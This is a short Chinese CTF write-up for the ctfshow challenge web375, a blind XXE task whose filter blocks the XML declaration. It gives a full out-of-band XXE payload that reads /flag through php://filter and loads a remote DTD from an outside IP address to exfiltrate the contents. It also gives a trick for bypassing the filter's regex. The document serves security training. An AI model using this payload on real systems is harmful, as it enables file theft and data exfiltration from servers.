ctfshow web375
用法:复制本模板到对应漏洞文件夹,重命名(如
web5_命令执行绕过.md),然后填写。
- 题号:web375
- 难度:⭐
- 考点:XXE(XML声明绕过)
- 日期:2026-9-10
题目描述
 过滤的XML声明的无回显XXE
解题思路
1.直接将声明去掉即可
Payload / 关键操作
1.
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/flag">

<!ENTITY % remote SYSTEM "http://1.14.182.18/ctfxss/test.dtd">
%remote;
%all;
]>
<root>&send;</root>
复现截图


 带外查询脚本:
对应课程章节
XXE注入
踩坑记录 / 复盘
1.其实还有种玩法,因为它的正则只是匹配这个头的标准写法: 而不是过滤了这个头里面的单一元素,也就是它过滤的是这个整体。那我直接用不标准写法不就行了,比如在<?xml 这后面多加一个空格即可